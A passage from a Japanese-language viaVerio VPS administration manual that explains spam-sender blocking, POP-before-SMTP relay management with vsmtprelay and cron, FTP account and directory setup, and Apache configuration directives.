VPS をスパムメールから護るには多少の作業が必要です。スパムメールを拒否する方法の一つはスパムメール送信者を `~/etc/spammers` ファイルに記述することです。

<<How To>> 特定のホストからのメールを拒否する

1. `~/etc/spammers` ファイルに以下を記述する。

```
username@hostname
```

または

```
hostname
```

`username` は送信者のユーザ名を示し、`hostname` は送信者のホスト名 (通常はドメイン名)を示す。

2. コマンドプロンプトで `vnewspammers` を実行すると `~/etc/spammers.db` ファイルが再構築され、変更が反映される。

~/etc/spammers ファイルの管理

`~/etc/spammers` ファイルに記述する値を選択する際はスパムメールのメッセージヘッダ情報を理解する必要があります。ヘッダ情報を理解することで、SMTP 利用者(スパム送信者)を特定することができます。

VPS では SMTP 利用者を "From "で始まる文字列として記述します。

"From" と "From:" の違いに気をつけてください。ヘッダ行は同じことが多いのですが、同じである必要はありません。"From:" ヘッダ行は SMTP 情報ではなくメッセージ内容の一部です。もし "From " アドレスと "From:" が違う場合は "From " アドレスを `~/etc/spammers` ファイルに記述してください。

送信者拒否は有効ですが、万能ではありません。スパム送信者はたいてい送信者情報を偽って送信するので、受信拒否を回り込む場合があります。しかし、多くのスパムメールをブロックすることができるので、`~/etc/spammers` を管理することは無駄とはなりません。

POP(IMAP)-before-SMTP

不認可 SMTP リレーの使用は増加しており、大抵はスパムメールの送信者によって行われています。

SMTP リレーは SMTP サーバがローカルユーザ宛てでないメールを配達する際に発生します。SMTP サーバはメッセージを他の SMTP サーバに受け渡すので「リレー」と呼ばれ、最終的に目的の受信者にメールを配送します。SMTP リレーは SMTP サーバ機能を持たないコンピュータ (Windows や Mcintosh を使うコンピュータなど) がメール送信を行えるようにします。保護されていない (オープンな) SMTP サーバはスパムメールの SMTP リレーとして使用されることがあります。(悪意のある個人が保護されていない SMTP サーバを使い、一通のメールを受信者に送信すると、あて先不明で戻ってくるメールでサーバがダウンすることも多々あり、さらにスパムメールの受信者から苦情も殺到します。)

デフォルトの設定では VPS の SMTP サーバは正しいユーザ名とパスワードを提供しないと使用できないようになっています。これでリレーはできなくなり、VPS の資源を護ることができます。VPS では "POP-before-SMTP" を使って SMTP リレーを制限し、POP サーバ (または IMAP サーバ) でアクセスしたことがあるユーザだけに SMTP リレーを許可します。

POP-before-SMTP は POP サーバへ正しいユーザ名とパスワードでアクセスしたときに動作します。POP サーバはリモート IP を記録し、SMTP サーバが後で利用します。

注意: POP-before-SMTP により、ユーザはメール送信の前にメールを受信する必要があります。(POP サーバか IMAP サーバへログインする) 受信しない場合は SMTP はメール送信を拒否します。POP-before-SMTP は動的に IP アドレスを指定されるユーザに一番大きな影響を及ぼします。

<<How To>> メール送信前に認証を行うようにメールクライアントを設定する

1. 「何分毎にメールを確認する」オプションを 15 分毎などに設定します。メールを確認するオプションはメールクライアントがメール送信前に認証を受けるようにします。
2. 最近のメールクライアントソフトは POP-before-SMTP セットアップオプションを設定することが可能です。「送信前に認証する」といったようなオプションを選択してください。

POP-before-SMTP の管理

デフォルトの設定では VPS はリモートアドレスをデータベースから消去しません。一度リモートアドレスが記録されると、このアドレスからの送信はいつでも可能になります。ユーザは使用している IP アドレスから SMTP サーバを SMTP リレーホストとして使用することができます。コマンド `vsmtprelay` を使うと、`~/etc/relayers.db` ファイルに記録されている IP アドレスを管理することができます。 `vsmtprelay` の使用例を以下に示します:

<<How To>> 記録されている全ての IP アドレスを表示する

VPS コマンドプロンプトで以下を実行:

```
% vsmtprelay list
```

結果は以下の様に表示されます:

```
# timestamp (UTC): Tue Sep 22 22:15:27 1998
10.11.12.13 906502527
```

上記の例は記録された IP アドレス (10.11.12.13)、タイムスタンプ(906502527)、そして UTC 時刻フォーマットに変換されたタイムスタンプの日時が表示されています。

<<How To>> データベースに 10 分以上前に記録されたアドレスを表示する

VPS コマンドプロンプトで以下を実行:

```
% vsmtprelay list 10
```

<<How To>> データベースに登録されている、タイムスタンプが未来のものも含めた全アドレスを表示する

VPS コマンドプロンプトで以下を実行:

```
% vsmtprelay dump
```

<<How To>> データベースを編集する

VPS コマンドプロンプトで以下を実行:

```
% vsmtprelay dump > ~/etc/relayers
```

注意: データベースの内容は~/etc/relayers ファイルに配置されます。このファイルを編集することで~/etc/relayers.db ファイルの内容を変更することができます。

<<How To>> 編集したコピーからデータベースを再構築する

VPS コマンドプロンプトで以下を実行:

```
% /usr/sbin/makemap hash ~/etc/relayers.db <
~/etc/relayers
```

<<How To>> 全てのアドレスを失効にする

VPS コマンドプロンプトで以下を実行:

```
% vsmtprelay expire
```

<<How To>> 60 分以上前のアドレスを失効にする

VPS コマンドプロンプトで以下を実行:

```
% vsmtprelay expire 60
```

crontab コマンドを使って relayers.db を管理する

cron テーブルを使って、自動的にアドレスの失効を行うことができます。色々なテストを行うことでサーバのセキュリティとユーザの利便性のバランスを取ることのできるポリシーを策定することができるでしょう。cron に関する詳しい情報は第 8 章で解説されています。

<<How To>> 厳しいアドレス失効ポリシーの設定例

cron テーブルで以下を入力します:

```
*/15 * * * * /usr/local/bin/vsmtprelay expire 60
```

15 分毎に 60 分以上経過したアドレスをデータベースから削除します。

注意: 上記の例は SMTP リレー許可を(15 分間の間隔で)60 分間可能にします。

<<How To>> 寛容なアドレス失効ポリシーの設定例

cron テーブルで以下を入力します:

```
0 0 * * * /usr/local/bin/vsmtprelay expire
```

0 0 は真夜中の 0 時にアドレスデータベースを完全に削除することを指します。

注意: 上記の例はユーザが(同じアドレスからメールをチェックすることを前提として)1 日リレーを使用することが可能なことを意味します。

メールログファイルの管理

メールログファイルの管理に関する詳しい情報は第 8 章の「サーバログの管理」で解説されています。

より詳しい情報について

この章で解説されたトピックに関する詳しい情報は viaVerio ウェブサイトでもご覧頂けます。

VPS 情報

<http://viaverio.com/support/>

第 5 章 – バーチャル FTP サービス

FTP (File Transfer Protocol)でリモートコンピュータに接続することは TELNET と類似していますが、FTP では以下の違いがあります:

- 全てのツールとシェルは使用できない。
- ファイルへのアクセスは限定される。
- 参照権限は限定される。

FTP は違った OS のコンピュータ間でファイルを転送することを可能にします。例えば、UNIX サーバと Windows PC (FTP クライアント)でファイルを転送することができます。FTP クライアントは全てのプラットフォーム向けに用意されているため、世界中で広く使われています。

この章では以下の情報を解説します。

- バーチャル FTP サービスの名前付け
- 顧客がアクセスできるディレクトリの作成
- さらに詳しい情報

バーチャル FTP サービスの名前付け

FTP は通常 ftp.yourcompany.com のように名前付けされています。もしドメイン名が登録されているなら、VPS の匿名 FTP サービスはこの名前で登録されています。

匿名と非匿名 FTP

VPS は匿名 FTP (ユーザ名とパスワードを必要としない) と非匿名 FTP (ユーザ名とパスワードが必要) をサポートします。匿名 FTP が設定されていると、ユーザは単に「anonymous」をユーザ名、メールアドレスをパスワードとして使用します。匿名 FTP ではユーザが VPS に FTP でアクセスするための FTP アカウントを作成する必要はありません。

匿名 FTP ディレクトリ

匿名 FTP はユーザのアクセス先をホーム FTP ディレクトリに限定するため、バーチャル FTP へのアクセスを許可する方法としては一番安全です。ユーザのアクセスと権限を制限することで、危険を回避することができます。

FTP ディレクトリはデフォルトではホームディレクトリになり、pub サブディレクトリだけを持ちます。pub ディレクトリは匿名 FTP 利用者が利用可能なファイルを保持します。利用者が必要とするファイルは pub ディレクトリに配置します。必要な場合は他のディレクトリも作成できます。

顧客がアクセスできるディレクトリの作成

場合によってはユーザが FTP でファイルをアップロードする必要があることがあります。FTP アップロードを許可する際は `incoming` または顧客向けディレクトリにファイルをアップロードするように設定した方がよいでしょう。

注意: ファイルのアップロードを許可しない場合は `incoming` ディレクトリを作成する必要はありません。

`incoming` ディレクトリには書き込み権限だけを設定します。書き込み権限だけを許可することでユーザがファイルの改ざんをしたり削除を行えないようにします。ユーザが `incoming` ディレクトリで読み取り権限を持っていると、問題のあるファイルをアップロードして利用することがあります。

<<How To>> `incoming` ディレクトリの作成

1. `ftp/pub` ディレクトリで、`incoming` というディレクトリを作成:

```
% mkdir ftp/pub/incoming
```

2. `ftp/pub/incoming` ディレクトリで、`.incoming` というファイルを作成("."を忘れないよう注意)

`.incoming` ファイルはディレクトリを書き込みのみに設定します。

ログオンバナーとディレクトリメッセージの作成

FTP サーバによってはユーザのログイン後にメッセージを表示します。これらのメッセージはログオンバナーと呼ばれ、FTP サイトにアクセスするユーザにその FTP サイトの情報を提供します。

ディレクトリメッセージも同様です。ユーザが特定のディレクトリにアクセスした場合、メッセージが表示されます。メッセージは通常ディレクトリ内のファイルについて説明したり、システムファイルに関する注意などを説明します。

<<How To>> ログオンバナーの作成

1. ~/ftp/pub ディレクトリに .welcome というファイルを作成します。
2. .welcome ファイルに表示したいテキストを入力します。

ログオンバナーの作成例:

```
Welcome to ACME Rockets Inc Anonymous FTP Server!  
Please send any questions or reports about this server  
to ftp@acme-rockets.com.
```

<<How To>> ディレクトリメッセージの作成

メッセージを表示したいディレクトリに .message ファイルを作成します。ユーザがディレクトリにアクセスすると、.message ファイルの内容が表示されます。

例えば、ソフトウェアのデモを配布するときに以下のような内容の .message ファイルを DEMO ディレクトリに配置します。

```
This directory contains demo versions of ACME Rocket's  
products:  
missile.zip - Missile CAD(tm) Version 1.0 (DEMO)  
nuke.zip - Thermo-Nuclear War Simulator(tm) Version  
2.1 (DEMO)
```

非匿名 FTP アカウントの作成

VPS は非匿名 FTP アカウントを作成できるよう設定されているので FTP アカウントをユーザに追加することは簡単にできます。FTP アカウントを追加することでユーザはファイルアップロードやダウンロードに関して以下のような機能を付与されます。

- ウェブコンテンツの管理
- 匿名 FTP ファイルエリアのファイルへの権限
- ユーザ FTP ディレクトリのファイルへの権限

注意: 多くのお客様は VPS で非匿名 FTP アカウントを使用しています。このことでお客様がそれぞれの顧客にサーバスペースを販売し、それぞれの顧客にホームページを管理できる権限を与えています。また重要な情報をダウンロードすることを制限したい場合にはパスワードを使用した匿名 FTP を使うこともできます。

非匿名 FTP アカウントの作成手順は POP メールアカウントを作成する手順と似ています。FTP アカウントを作成すると、サーバは自動的に POP メールアカウントも作成します。もしユーザがメールにアクセスすることを望まない場合は、メールアカウントの存在を知らせないでください。

<<How To>> 非匿名 FTP アカウントの追加

1. Telnet プロンプトで、`vadduser` を実行します。以下のコマンド実行例のあとにいくつかのフィールドに値を入力することが必要になります。

```
% vadduser
```

```
Please supply answers to the series of questions below.
When a `default answer' is available, it will follow
the question in square brackets. For example, the
question:
```

```
What is your favorite color? [blue]:
```

```
has the default answer `blue'. Accept the default
(without any extra typing!) by pressing the Enter key
-- or type your answer and then press <Enter>.
```

```
Use the <Backspace> key to erase and aid correction of
any mistyped answers -- before you press <Enter>.
Generally, once you press <Enter> you move onto the
next question.
```

```
Once you've proceeded through all the questions, you
will be given the option of modifying your choices
before any files are updated.
```

```
Press <Enter> to continue:
```

2. ユーザ名を入力します。
3. E-mail/FTP のパスワードを入力します。
4. パスワードを再度入力します。
5. ユーザの名前を 8 文字以下で入力します。「.」と「:」は使用できません。
6. ユーザが必要とするアカウントサービスを選択します。デフォルトでは FTP とメールです。サービス名を入力することで、そのサービスの選択、非選択を選ぶことができます。
 - FTP (File Transfer Protocol) ファイル転送

- メールサービス(POP, IMAP, SMTP)

注意: もしユーザアカウントが IMAP 経由でアクセスされる場合、FTP サービスを有効にしなければいけません。

7. "Do you want to add service options like quotas to this account?"という質問に対して Yes か No で教えてください。
8. FTP クォータを MB 単位で入力します。("0"でクォータ無し)
9. "Where would you like to put the user's home directory?"という質問に数字で教えてください。4つの選択肢から選ぶか、独自に場所を設定することもできます。下記の表はそれぞれの場所に関する解説です。

説明	例
メールアカウントディレクトリ	~/usr/home/username
ウェブホストアカウントディレクトリ	~/usr/local/etc/httpd/htdocs/username
バーチャルホストアカウントディレクトリ	~/usr/local/etc/httpd/htdocs/vhosts/username
匿名 FTP ディレクトリ	~/ftp/pub/username
独自の設定	~/usr/local/etc/httpd/htdocs/vhosts/some_directory/username

- メールアカウントの場合は 1 を入力。
- ウェブホストアカウントの場合は 2 を入力。
- バーチャルホストアカウントでは 3 を選択してください。このオプションを推奨する二つの理由があります。第一に、FrontPage 2000 を使う場合このオプションを指定する必要があります。第二に、vhosts ディレクトリはそれぞれのバーチャルホストアカウントのディレクトリが存在することのできる場所を支配下に置きます。それぞれがお互いから隔離され、独立し、セキュリティも守られます。
- 匿名 FTP の場合は 4 を入力
- または独自のパスを入力

注意: `vadduser` スクリプトの実行は一箇所(FTP と E-Mail)を除き簡単です。FTP と E-Mail のサービスはデフォルトでそれぞれのアカウントに対して追加されます。もし FTP と E-Mail の両方の権限を持たせたい場合には、<Enter> キーを押してデフォルトのまま続行してください。ユーザに FTP 権限だけを持たせたい場合、メール権限を外すために「mail」と入力してください。ユーザに E-Mail 権限だけを持たせたい場合は、「ftp」と入力します。もし現在使用権限が与えられていないサービスを追加したい場合は、必要なサービス(E-Mail または FTP)を入力し<Enter> を押してください。

例えば、もし山田太郎さんが「yamada」というアカウントを持っていて、VPS に付帯するドメイン名が「yourcompany.com」だった場合、山田さんのメールアドレスは「yamada@yourcompany.com」になります。

注意: FTP クォータはユーザのホームディレクトリ配下にあるディレクトリツリーによって消費されるディスクスペースに対して有効になります。FTP クォータは FTP でファイルをアップロードするときのみ有効です。メールクォータはユーザのメールファイルである `~/usr/mail` によって消費されるディスクスペースに対して有効になります。それぞれのクォータは MB 単位の整数で表示されます。

ユーザホームディレクトリ設定オプション

ユーザのホームディレクトリを設定するにあたって、いくつかの選択肢があります。個々のオプションはユーザがどのように VPS にアクセスするかをコントロールします。

最初のオプションはユーザのホームディレクトリを `~/usr/home` ディレクトリ以下に作成します。このオプションはユーザが特別な使用条件を持たないかぎり最適なオプションとなります。もしディレクトリ名が `test` だった場合、ホームディレクトリは `~/usr/home/test` に作成されます。この場所はユーザが VPS にデータをアップロードするのに最適な場所となります。`test` ディレクトリからシステム管理者がファイルを最適なディレクトリ構造に配置することができます。

二番目のオプションではホームディレクトリを `/usr/local/etc/httpd/htdocs` ディレクトリ以下に作成します。ディレクトリ名が `test` だった場合、ホームディレクトリは `/usr/local/etc/httpd/htdocs/test` に作成されます。このオプションはユーザが独自のホームページをアップロードする場合に最適です。ユーザは `test` ディレクトリとそのサブディレクトリへの FTP アクセス権限を持ちます。ただし、ユーザは `test` ディレクトリ以上を見ることはできません。ユーザのホームページは以下の URL に配置されます。

<http://www.yourcompany.com/test>

三番目のオプションはホームディレクトリをバーチャルサブホストされたファイルのために用意されている `vhosts` ディレクトリ (`/usr/local/etc/httpd/vhosts/username`) に作成します。このオプションではバーチャルサブホストのユーザのファイルへのアクセスは許可されますが、他のバーチャルサブホストのユーザのファイルへのアクセスは許可されません。VPS にバーチャルサブホストを持つ場合や、持つつもりがある場合、このオプションを推奨します。

四番目のオプションはユーザが匿名 FTP アーカイブにファイルをアップロードできるようにします。ユーザ `test` のために作成されるディレクトリは `/ftp/pub/test` になります。このディレクトリにあるファイルは `test` ユーザによって追加、削除を行うことができ、誰でもこれらのファイルをダウンロードすることができます。

FTP アップロードクォータはユーザが VPS のディスク容量をどの程度消費できるかを制限します。もしユーザがクォータを超えてデータをアップロードしようとした場合、FTP エラーが返されます。

匿名 FTP 活動の監視

`~/var/logs` ディレクトリにある `messages` はバーチャル匿名 FTP サーバが使用される際の重要な履歴を持ちます。この情報はそのままでは解読が難しいので、`xferstats` プログラムなどを使って解析することができます。

`xferstats` は CRON ユーティリティによって定期的にも実行することもできます。

<<How To>> `xferstats` を使って FTP 活動を監視する

1. `cfile` というファイルを作成し、内容を以下のように記述する。

```
# cron tab file (see crontab(5))
# Every Sunday morning at 2:13am process FTP xferstats
and "nuke" message file
13 2 * * sun /usr/local/bin/xferstats -m user@xyz.com
-n
```

2. **crontab** を実行し、作成した **cron** ファイル (**cfile**) を読みこむ。

```
% crontab cfile
```

cron に関するさらに詳しい情報は **man crontab** と **man 5 crontab** を VPS UNIX プロンプトで実行するか第 8 章の **cron** に関する記述を参照してください。

xferstats の出力例

```
TOTALS FOR SUMMARY PERIOD Aug 16 TO Aug 17
Files Transmitted During Summary Period    3
Bytes Transmitted During Summary Period    762
Systems Using Archives                      0
Average Files Transmitted Daily             2
Average Bytes Transmitted Daily            381
Daily Transmission Statistics
Number Of  Number of  Average  Percent Of
Date      Files Sent Bytes Sent Xmit Rate Files Sent
Bytes Sent
Aug 16          2      508 508.0 KB/s   66.67   66.67
Aug 17          1      254  0.3 KB/s   33.33   33.33
Total Transfers from each Archive Section (By bytes)
Archive Section  Files Sent Bytes Sent Files Sent
Bytes Sent
/pub              3      762 100.00   100.00
Hourly Transmission Statistics
Number Of  Number of  Average  Percent Of
Time      Files Sent Bytes Sent Xmit Rate Files Sent
Bytes Sent
-----
```

03	1	254	0.3 KB/s	33.33	33.33
05	2	508	508.0 KB/s	66.67	66.67

より詳しい情報について

この章で解説されたトピックに関する詳しい情報は viaVerio ウェブサイトでもご覧頂けます。

VPS 情報

<http://viaverio.com/support/>

第6章 - ウェブサーバ 設定(上級 編)

この章は以下の内容が記載されています。

- バーチャルウェブサーバ設定ファイルの維持
- アパッチローダブルモジュールの使用
- 一般的なログフォーマットの理解
- 多言語ウェブコンテンツの取り扱い
- イメージマップ
- ユーザ証明
- Server Side Includes (SSI)
- セキュアサーバ(SSL and セキュアサーバ ID)
- その他の情報

バーチャルウェブサーバ設定ファイルの維持

バーチャルウェブサーバの動きは、いくつかの重要な設定ファイルによってコントロール、カスタマイズを定義します。それらのファイルはウェブサーバ設定ファイル (`httpd.conf`) と MIME タイプ定義ファイル (`mime.types`) を含みます。

それぞれの設定ファイルは `www/conf` ディレクトリの中に配置されていて、ほとんどの状況やニーズに対応できるデフォルト値を含んでいます。けれど、もしバーチャルウェブサーバの動きをカスタマイズしたい場合は、以下にある設定ファイルの変数の説明を参照して下さい。(以下にある設定ファイル変数は全てではありません。)

注: VPS はほとんどのユーザのニーズに対応できるデフォルトウェブサーバ設定ファイルを持って販売されています。

設定の可変的要素についての資料は Apache のウェブサイトでご覧頂けます。

<http://www.apache.org/docs/mod/directives.html>

Apache の指示子について

Apache の指示子を使用するためには幾つかの基本的事項があります。まず始めに、一行で入力される指示子があります。例えば:

```
ServerName yourcompany.com
```

そして、始まりのラインと終わりのラインがあるブロック指示子があります。ブロック指示子は一組の指示子を寄せ集めるために使われてます。例えば:

```
<VirtualHost abc.com>
ServerName www.abc.com
ServerAdmin webmaster@abc.com
DocumentRoot /usr/local/etc/httpd/htdocs/abc
</VirtualHost>
```

ブロック指示子は< >で囲まれていて、必ず始まりと終わりの指示子があります。終わりの指示子には/が付いています。

サーバオペレーション指示子

LoadModule 指示子

LoadModule 指示子は、スタートアップの時に、共有するオブジェクトライブラリーのロードを指示します。これはバーチャルウェブサーバ設定ファイルの中の最初の指示子であるはずですが、ウェブサーバがモジュールを使用する前にそのモジュールは使用可能になっている必要があります。

以下は一例です。

```
LoadModule foo_module modules/mod_foo.so
```

モジュールについてのより詳しい情報は、この章の「モジュール」セクションをご参照下さい。

HostnameLookups 指示子

Apache ウェブサーバは、デフォルトによって、あなたのウェブサイト上のリソースにアクセスをするクライアントのログを保存するように設定されています。そのログにはホストネーム (例 some.remote.host) もしくは IP アドレス (例 32.64.128.16) が含まれています。その値は、サーバのパフォーマンスを向上させるために、デフォルトによって"オフ"に設定されています。サーバが IP アドレスをドメインネームに読み替えるホストネームルックアップを行うことを要求されると、サーバの反応を遅くします。ホストネームのルックアップはかなりの時間がかかるので、平均的なロードをもつサイトでもこの指示子はオフにしておくべきです。

注: オフラインで IP アドレスからホストネームをルックアップするためには WebTrends のようなログ解析ツールをお使い下さい。IP アドレスをドメインネームに読み替えるには、こちらの方が格段に効率的な方法です。

以下は一例です。

```
HostnameLookups off
```

より詳しい情報については、以下のサイトをご覧ください。

<http://www.apache.org/docs/mod/core.html#hostnamelookups>

ServerAdmin 指示子

`ServerAdmin` 指示子はクライアントに返されるエラーメッセージに表示されるメールアドレスを定義します。

以下は一例です。

```
ServerAdmin webmaster@yourcompany.com
```

より詳しい情報については、以下のサイトをご覧ください。

<http://www.apache.org/docs/mod/core.html#serveradmin>

The ServerRoot 指示子

`ServerRoot` 指示子はサーバのルートディレクトリを定義します。サーバのルートディレクトリのデフォルトディレクトリは `/usr/local/etc/httpd` です。なぜならば、`/usr/local/etc/httpd` は `conf` と `logs` を含んでいるからです。他の設定ファイルのために関連しているパスは `ServerRoot` ディレクトリを考慮して定義されます。以下は一例です。

```
ServerRoot /usr/local/etc/httpd
```

より詳しい情報については、以下のサイトをご覧ください。

<http://www.apache.org/docs/mod/core.html#serverroot>

ErrorLog 指示子

ウェブサーバにエラーが起こった時に、ウェブサーバはエラーに対応するための `ErrorLog` 指示子の中で指定されている定義を使います。通常はサーバがエラー情報を追加するファイル名が指定されます。もしファイル名の定義が `/` で始まっていない場合、そのファイルは `ServerRoot` 以下にあるものと受け取られます。ファイルネームが `|` で始まる場合、エラー情報を取り扱うためにウェブサーバによって呼び出されるコマンドとして受け取られます。

以下は一例です。

```
ErrorLog logs/error_log
```

より詳しい情報については、以下のサイトをご覧ください。

<http://www.apache.org/docs/mod/core.html#errorlog>

LogFormat 指示子

LogFormat 指示子は TransferLog 指示子によって指定されたログファイルのフォーマットを指定します。さらに、LogFormat 指示子はログファイルのフォーマットを定義するためにも使われます。それぞれのログフォーマットタイプはクォートで囲まれた書式定義によって定義されます。そして、オプション識別子がニックネームが続きます。LogFormat 指示子の例を下記に示します。ログファイルフォーマットの効率的な使用についてのより詳しい情報は、この章の「サーバログファイルの管理」を参照して下さい。

それぞれの LogFormat 指示子のフォーマット定義メンバーは、そのログファイルの中にコピーされているアルファベット文字と、ログファイルの中に置き換えられている '%' 指示子を含むことができます。% 指示子の幾つかは例として下記に上げられています。Apache ウェブサイト上で完全なリストを参照できます。

```
%b: Bytes sent, excluding HTTP headers.
%f: Filename
%h: Remote host
%r: First line of request
%s: Status. For requests that got internally
    redirected, this is status of the *original*
    request --- %>s for the last.
%t: Time, in common log format time format
%u: Remote user
```

以下はいくつかの例です。

```
Logformat "format declaration" identifier
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referrer}i\"
\"{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %b" common
LogFormat "%{Referrer}i -> %U" referrer
LogFormat "%{User-Agent}I" agent
```

より詳しい情報については、以下のサイトを参照して下さい。

http://www.apache.org/docs/mod/mod_log_config.html#logformat

http://www.apache.org/docs/mod/mod_log_config.html#formats

TransferLog 指示子

TransferLog 指示子は、ウェブサーバに要求された全てのリクエストの記録を含むファイルのロケーションを指定するために使われます。もしあなたがログファイルのフォーマットを定義するため **CustomLog** 指示子を使っているのであれば、**TransferLog** ファイルのフォーマットは最新の **LogFormat** 指示子によって決められます。(もし他のデフォルトフォーマットが指定されていなければ、**Combined Log Format** かもしれません。) もし、transfer log のエントリーを Common Log フォーマットと同様にフォーマットしたいのであれば、**LogFormat** 定義を別途作成する必要があります。パイプ("|")を使って **TransferLog** を定義することによって、トランスファーログエントリーを外部のアプリケーションで処理することができます。より詳しい情報は第 8 章の「サーバログファイルの管理」をご参照下さい。

以下は例です。

```
TransferLog logs/access_log
```

または

```
TransferLog "|rotatelogs /www/logs/access_log 86400"
```

より詳しい情報については、以下のサイトをご覧ください。

http://www.apache.org/docs/mod/mod_log_config.html#transferlog

http://www.apache.org/docs/mod/mod_log_config.html#customlog

RefererLog 指示子

RefererLog 指示子は全ての参照元情報を記録するファイルの場所を指定するために使われます。デフォルトによって、VPS は統合ログフォーマットの中に参照元情報を含むよう設定されています。参照元情報も access_log の中に含まれています。もし、参照元情報のための個別のファイルを作成する場合は、以下の「ログフォーマットの変更」をご覧ください。

以下は一例です。

```
RefererLog logs/referer_log
```

より詳しい情報については、以下のサイトをご覧ください。

http://www.apache.org/docs/mod/mod_log_referer.html#refererlog

AgentLog 指示子

AgentLog 指示子は全てのブラウザエージェント情報の記録を含むファイルの場所を指定します。デフォルトによって、サーバは統合ログフォーマットで設定されています。エージェント情報は `access_log` の中に含まれます。以下は一例です。もし、エージェント情報のための個別のファイルを指定する場合、以下の「ログフォーマットの変更」をご覧ください。

以下は一例です。

```
AgentLog logs/agent_log
```

より詳しい情報については、以下のサイトをご覧ください。

http://www.apache.org/docs/mod/mod_log_agent.html#agentlog

LogFormat の変更

あなたのウェブサーバの設定(`~/www/conf/httpd.conf`)に以下のような変更を加えることによって、ウェブサーバログフォーマットを通常のログフォーマット(アクセス、エージェント、参照元情報のためのそれぞれ個別のログファイル)に変更することができます。

```
# common log format
LogFormat "%h %l %u %t \"%r\" %>s %b"

# combined log format
#LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referrer}i\"
\"{%User-Agent}i\"

# The location of the access logfile
# If this does not start with /, ServerRoot is
prepended to it.
TransferLog logs/access_log

# If you would like to have a separate agent and
referrer logfile

# uncomment the following directives.
ReferrerLog logs/referrer_log
AgentLog logs/agent_log
```

上記の指示子でログフォーマットを修正することによって独自のログフォーマットを定義することもできます。上記の変更を加えた後は必ず VPS ウェブサーバを再起動して下さい。

ServerName 指示子

ServerName 指示子はウェブサーバのホストネームを指定します。

以下は一例です。

```
ServerName some.domain.name
```

より詳しい情報については、以下のサイトをご覧ください。

<http://www.apache.org/docs/mod/core.html - servername>

KeepAlive 指示子

The **KeepAlive** は HTTP/1.1 で定義されている HTTP の拡張機能で、持続的接続を可能にします。これらの長時間保持される HTTP セッションは複数の要求を同じ TCP 接続で送信させ、複数画像を持つ HTML ドキュメントでは最大 50% の待ち時間短縮を図るケースも見られます。KeepAlive 指示子は KeepAlive サポートを有効にしたり、非有効にします。この指示子の値を "on" にすることで持続的接続を有効にします。逆に "off" にすることで KeepAlive サポートを停止します。ウェブサーバが接続毎にサポートするリクエストの最大値は **MaxKeepAliveRequests** 指示子で定義されます。

以下は一例です。

```
KeepAlive on
```

より詳しい情報については、以下のサイトをご覧ください。

<http://www.apache.org/docs/mod/core.html - keepalive>

<http://www.apache.org/docs/keepalive.html>

MaxKeepAliveRequests 指示子

MaxKeepAliveRequests 指示子は **KeepAlive** がオンになっている時に、1つの接続において許可されるリクエストの数を制限します。もしこれが0とセットされていれば、リクエストの数に制限はありません。サーバパフォーマンスを最大にするためにはこのセッティングを高い値にしておくことが推奨されます。

以下は一例です。

```
MaxKeepAliveRequests 100
```

より詳しい情報については、以下のサイトをご覧ください。

<http://www.apache.org/docs/mod/core.html - maxkeepaliverequests>

KeepAliveTimeout 指示子

KeepAliveTimeout 指示子はリモートホストへの接続を終了するまでにウェブサーバがリクエストを待っている秒数を定義します。

以下は一例です。

```
KeepAliveTimeout 15
```

より詳しい情報については、以下のサイトをご覧ください。

<http://www.apache.org/docs/mod/core.html - keepalivetimeout>

MaxRequestsPerChild 指示子

MaxRequestsPerChild 指示子は個々の子サーバプロセスが処理するリクエストの上限を定義します。**MaxRequestsPerChild** で定義されたリクエスト数を超えると、子プロセスは終了します。もし **MaxRequestsPerChild** が0の場合、プロセスは終了することはありません。**MaxRequestsPerChild** を0以外の値に設定することは以下のような有益な効果をもたらします。

1. (事後的な)メモリの漏れによるプロセスが消費するメモリの量を制限する。
2. プロセスにある一定の制限時間を与えることによって、サーバロードが減少した時にプロセスの数の減少を促進する。

以下は一例です。

```
MaxRequestsPerChild 0
```

より詳しい情報については、以下のサイトをご覧ください。

<http://www.apache.org/docs/mod/core.html - maxrequestspchild>

VirtualHost 指示子

VirtualHost 指示子は複数のドメインネームをサブホストするようにウェブサーバを設定することができるようにします。

以下は設定例です。

```
<VirtualHost the-subhost.domain.name>
ServerAdmin webmaster@the-subhost.domain.name
DocumentRoot /usr/local/etc/httpd/vhosts/subhost-dir
ServerName the-subhost.domain.name
ErrorLog logs/subhost-error_log
TransferLog logs/subhost-access_log
</VirtualHost>
```

より詳しい情報については、第3章の「パーチャルサブホストを理解する」を参照してください。

サーバリソース指示子

DocumentRoot 指示子

DocumentRoot 指示子はウェブサーバがどのディレクトリからファイルを提供するかを定義します。ウェブコンテンツはこのディレクトリに配置します。

以下は一例です。

```
DocumentRoot /usr/local/etc/httpd/htdocs
```

より詳しい情報については、以下のサイトをご覧ください。

<http://www.apache.org/docs/mod/core.html - documentroot>

DirectoryIndex 指示子

リソースが名前で特定されない URL リクエスト(例 <http://www.yourcompany.com>)が受信されたとき、ウェブサーバは **DirectoryIndex** 指示子によって定義されたファイルを取得しようと試みます。ウェブサーバは最初に見つかったファイルを返します。

以下は一例です。

```
DirectoryIndex index.html index.htm
```

<http://www.yourcompany.com> へのリクエストは、まず <http://www.yourcompany.com/index.html> を検索し、次に <http://www.yourcompany.com/index.htm> を検索し、該当が見つかるまで検索します。もし該当するファイルがない場合、ディレクトリに存在するファイル一覧を返します。

より詳しい情報については、以下のサイトをご覧ください。

http://www.apache.org/docs/mod/mod_dir.html

FancyIndexing, IndexOptions, AddIcon, IndexIgnore 指示子

上記の解説の通り、**DirectoryIndex** 指示子はリソースが特定されない URL リクエストが受信されたときに検索されるべき特定のファイルを定義しました。もし **DirectoryIndex** 検索が失敗し、**Indexes** オプションがリクエストされたディレクトリに設定されている場合 (`httpd.conf` `<Directory>` 指示子参照)、ファイルのリストが生成されクライアントエージェントに返されます。ファイルのリスト定義を行ういくつかの指示子があります。

より詳しい情報については、以下のサイトをご覧ください。

http://www.apache.org/docs/mod/mod_autoindex.html

AccessFileName 指示子

クライアントにドキュメントを送信する際、サーバはアクセスコントロールファイルがリクエストされたリソースのディレクトリ、または上位ディレクトリにないかを確認します。**AccessFileName** 指示子はアクセスコントロール定義を検索する際に探すファイル名を定義します。詳しい情報については「ディレクトリをパスワードで守る」セクションを参照してください。

以下は一例です。

```
AccessFileName .htaccess
```

より詳しい情報については、以下のサイトをご覧ください。

<http://www.apache.org/docs/mod/core.html - accessfilename>

DefaultType 指示子

